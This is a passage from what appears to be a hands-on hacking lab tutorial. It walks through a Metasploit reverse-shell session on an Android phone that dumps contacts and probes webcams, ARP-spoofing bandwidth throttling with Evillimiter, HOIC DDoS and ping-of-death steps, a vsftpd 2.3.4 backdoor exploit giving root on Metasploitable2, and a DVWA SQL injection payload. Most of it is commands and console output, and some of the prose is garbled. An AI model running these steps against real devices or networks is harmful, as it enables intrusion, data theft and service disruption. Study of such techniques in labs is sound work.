msf5 exploit(multi/handler) > 
```



### Step 9: Select session using session id ">sessions -i session-id"

```
root@kali: ~  
msf5 exploit(multi/handler) > sessions  
  
Active sessions  
*****  
  
Id  Name  Type  Information  Connection  
--  -  
1   meterpreter dalvik/android u0_a61 @ localhost 192.168.1.23:4444 ->  
192.168.1.21:50168 (192.168.1.21)  
2   meterpreter dalvik/android u0_a61 @ localhost 192.168.1.23:4444 ->  
192.168.1.21:44720 (192.168.1.21)  
3   meterpreter dalvik/android u0_a61 @ localhost 192.168.1.23:4444 ->  
192.168.1.21:34620 (192.168.1.21)  
4   meterpreter dalvik/android u0_a61 @ localhost 192.168.1.23:4444 ->  
192.168.1.21:36583 (192.168.1.21)  
5   meterpreter java/android 192.168.1.23:4444 ->  
192.168.1.21:41583 (192.168.1.21)  
  
msf5 exploit(multi/handler) > se  
search services sessions set setg  
msf5 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter >
```

### Step 10: run exploit using ">exploit"

```
meterpreter > dump  
dump_callog dump_contacts dump_sms  
meterpreter > dump  
dump_callog dump_contacts dump_sms  
meterpreter > dump_contacts  
[*] Fetching 1 contact into list  
[*] Contacts list saved to: contacts_dump_20190915183350.txt  
meterpreter > webcam  
webcam_chat webcam_list webcam_snap webcam_stream  
meterpreter > webcam  
webcam_chat webcam_list webcam_snap webcam_stream  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.23:4444  
[*] Sending stage (72445 bytes) to 192.168.1.21  
[*] Meterpreter session 6 opened (192.168.1.23:4444 -> 192.168.1.21:33711) at 2019-09-15 18:35:11 +0800  
[*] Sending stage (72445 bytes) to 192.168.1.21
```

## DOS

A denial of service is basically a simple attack that keeps the target system from operating as it should. In its simplest form, it uses up all of the system resources so that others can't connect. More sophisticated attacks will cause the system to crash or create a infinite loop that uses all of the system's CPU cycles. In general, a DoS attack is the easiest and least sophisticated type of attack.

### With Evillimiter

A tool to monitor, analyze and limit the bandwidth (upload/download) of devices on your local network without physical or administrative access.

Evillimiter employs ARP spoofing and traffic shaping to throttle the bandwidth of hosts on the network.

### Install evillimiter if not installed

```
~# git clone https://github.com/bitbrute/evillimiter.git
~# cd evillimiter
~# sudo python3 setup.py install
```

### Step 1: Open Evillimiter using ">evillimiter"

```
~# evillimiter
```



```
by bitbrute ~ limit devices on your network :3
v1.1.0
```

```
OK interface: wlan0
OK gateway ip: 192.168.5.1
OK gateway mac: 84:08:00:00:00:1a
OK netmask: 255.255.255.0
```

```
type help or ? to show command information.
```



## Step 5: Also limit the bandwidth using “limit host\_ID bandwidth”

```
(Main) >>> limit 1,2,3,4,5,6 200kbit  
OK 192.168.5.2 limited to 200kbit.  
OK 192.168.5.4 limited to 200kbit.  
OK 192.168.5.24 limited to 200kbit.  
OK 192.168.5.25 limited to 200kbit.  
OK 192.168.5.61 limited to 200kbit.  
OK 192.168.5.67 limited to 200kbit.
```

```
(Main) >>> hosts
```

Hosts					
ID	IP-Address	MAC-Address			
0	192.168.5.1	84:	:	:	:1a
1	192.168.5.2	0c:	:	:	:f5
2	192.168.5.4	3c:	:	:	:6f
3	192.168.5.24	60:	:	:	:78
4	192.168.5.25	c4:	:	:	:2b
5	192.168.5.61	8c:	:	:	:f5
6	192.168.5.67	f0:	:	:	:b5
				_gateway	Free
					Limited
					Limited
					Blocked
					Limited
					Limited
					Limited

## DOS with HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.

HOIC was designed to improve upon several LOIC application flaws, including:


- **Detection** – HOIC uses booster scripts that let perpetrators scatter attack traffic and hide their geolocation. This differs from LOIC, which isn't capable of obfuscating attacker IP addresses.
- **Firepower** – An individual HOIC user can launch a significant number of junk requests at a given time; as few as 50 perpetrators can execute a successful DDoS attack. This differs from LOIC, which requires thousands of users to coordinate and launch an attack.

Unlike LOIC, which is able to launch TCP, UDP and HTTP GET floods, HOIC conducts attacks based solely on HTTP GET and POST requests.


Add-on scripts called boosters—not available in the LOIC application—can greatly increase attack magnitude. Boosters also let

HOIC users customize the application and randomize assaults in order to circumvent caching mechanisms that protect servers from traffic spikes. Despite booster use, the attack traffic amount generated by HOIC is still not enough for a single user to take down a target system. A successful DDoS assault can only be launched when a team of perpetrators operate HOIC simultaneously. A high degree of coordination is required among several users.


## Step 1: Open HIOC



## Step 2: Select Target and threads (number of thread selected must not be red)



### Step 3: Select “Fire teh lazer” button



## DOS Packet analysis using Wireshark

### Ping of Death


The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. To carry out a ping of death attack, one first creates an ICMP packet that's larger than allowed. The packet is broken down into smaller pieces for transport. Then, when it's being put back together on the receiver side, the maximum allowed size is exceeded. In unprotected systems, this will lead to an overflow in the memory buffer, causing the system to freeze or crash. A typical ICMP "echo" packet has a size of 56 bytes.

In contrast, a ping of death packet has a size around 65,535 bytes, making it **more than a thousand times larger**. The limit of 65,535 bytes per packet comes from the underlying Internet Protocol (IP). The attacker will use the ping command on the command line to create a ping of death packet.

The options parameter is crucial, as its value establishes the size of the ICMP data field. On Windows systems, the option is found under "-l" for load. On other systems, the option is found under "-s" for size.

**Step 1: Type ping of death command in command prompt “ping ipaddr -t -l 65500”**

**Step 2: Open wireshark and filter out the ICMP packet**





# WEB SERVER HACKING

## FTP vulnerability exploiting using Metasploitable 2 and Metasploit

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.

All exploits in the Metasploit Framework will fall into two categories: active and passive.

### ACTIVE EXPLOITS

Active exploits will exploit a specific host, run until completion, and then exit.


### PASSIVE EXPLOITS

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.


We are going to do a Passive Exploit

## Step 1: Do Nmap analysis on Metasploitable2 Ip address






## Step 2: Open msfconsole



```
alexis@parrot:~$ msfconsole
```

## Step 3: Use FTP backdoor exploit “use exploit /unix/ftp/vsftpd\_234\_backdoor”



```
msf >


-----
db_connect      Connect to an existing database
db_disconnect    Disconnect from the current database instance
db_export        Export a file containing the contents of the database
db_import        Import a scan result file (filetype will be auto-detected)
db_nmap          Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status        Show the current database status
hosts            List all hosts in the database
loot             List all loot in the database
notes            List all notes in the database
services         List all services in the database
vulns            List all vulnerabilities in the database
workspace        Switch between database workspaces

-----
Credentials Backend Commands
=====

Command      Description
-----
creds        List all credentials in the database

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

## Step 4: Set LHOST and LPORT



```
Parrot Terminal
File Edit View Search Terminal Help

Command      Description
-----
creds        List all credentials in the database

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):


  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.2.129    yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.2.129
```

## Step 5: Run exploit using "> exploit"



```
Parrot Terminal
File Edit View Search Terminal Help

msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.2.129    yes       The target address
  RPORT      21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.2.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.129:21 - USER: 331 Please specify the password.
[+] 192.168.2.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.129:21 - UID: uid=0(root) gid=0(root)
```

## Step 6: Gained access to server



A screenshot of a Parrot Terminal window. The terminal has a dark background with green text. The menu bar at the top includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal content shows the following sequence of commands and output:

```
uname -r
uname: extra operand `r'
Try 'uname --help' for more information.
uname -r
2.6.24-16-server
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:08 UTC 2008 i686 GNU/Linux
```

The cursor is positioned at the end of the last line of output.

## SQL Injection

SQL Injection is a sort of infusion assault that makes it conceivable to execute malicious SQL statements. These statements control a database server behind a web application. Assaultants can utilize SQL Injection vulnerabilities to sidestep application safety efforts. They can circumvent authentication and authorization of a page or web application and recover the content of the whole SQL database. SQL Injection assaults are one of the most seasoned, most pervasive, and most dangerous web application vulnerabilities

**Step 1: Go to [http://“metsploitable2\\_Ipadd”/dvwa/vulnerabilities/sqli/](http://10.10.10.10/metsploitable2_Ipadd/dvwa/vulnerabilities/sqli/).**

**Step 2: Replace the value of the id parameter with 1' order by 1 -- ' and click on Execute.**

**Step 3: Enter various commands and observe the output**

